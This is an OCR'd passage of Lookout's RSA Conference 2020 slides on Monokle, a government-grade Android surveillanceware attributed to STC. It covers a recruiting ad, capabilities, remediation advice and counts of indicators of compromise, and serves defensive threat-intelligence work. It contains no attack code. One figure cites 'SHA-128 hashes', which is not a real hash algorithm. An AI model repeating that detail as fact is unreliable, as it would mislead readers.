
Package name: com.android.generalcontrol







Job Postings



Developer, researcher ANDROID / iOS

s / n not specified

Requirements:

— Higher education

— Interest and desire to work, learn new things

— Ability to work both as a team and independently

— Experience in commercial development and office work of 3 years

We offer you:

— Interesting tasks!

— Official salary + good bonuses for special achievements + bonuses for the year

— Paid leave 28 calendar days

— The ability to attend conferences and industry events

— Modern workplace equipment, work with advanced devices and technologies

— Friendly team of professionals

— Opportunity for professional and career growth

— Flexible work schedule (5 days / 40 hours) (we do not consider remotely)

— Corporate events, retreats, affiliations, lack of dress code and bureaucracy, other goodies ...

— Comfortable office in the business center (St. Petersburg, Nepokorenny pr., Metro station Ploschad Vuzhstva / Akademicheskaya). No problem with traffic jams and parking

Summary

- Monokle is a targeted surveillanceware
- Monokle has unique capabilities that allow it to function well under a variety of conditions
- Monokle is a surveillance built for sale to governments
- Developed by STC

RSAConference2020

Conclusion

Remediation and Forensic Options

No logging in most samples

C2 traffic will use TLS encryption with certificate pinning

Consider all data on device potentially compromised

Possibility to analyze email commands if traffic was captured

Indicators of Compromise

Monokle continues to be an active threat as of today

Lookout released more than 80 indicators of compromise (IOC):

- 57 SHA-128 hashes and 1 YARA rule for Android malware IOCs
- 22 domains and IP addresses
- Four Russian mobile phone numbers used as attacker control phones for Monokle

Mobile Surveillanceware Trends

- Functionality without rooting
- Use of good encryption techniques and certificate pinning and increased awareness of network traffic forensic techniques
- Number of surveillanceware tools available is only increasing

RSAConference2020

San Francisco | February 24 – 28 | Moscone Center

HUMAN ELEMENT

SESSION ID: **HTA-W11**

Thank you!

Questions?

Adam Bauer

Senior Staff Security Intelligence Engineer, Lookout
adam.bauer@lookout.com

Apurva Kumar

Staff Security Intelligence Engineer, Lookout
apurva.kumar@lookout.com
Twitter: **@abby_kcs**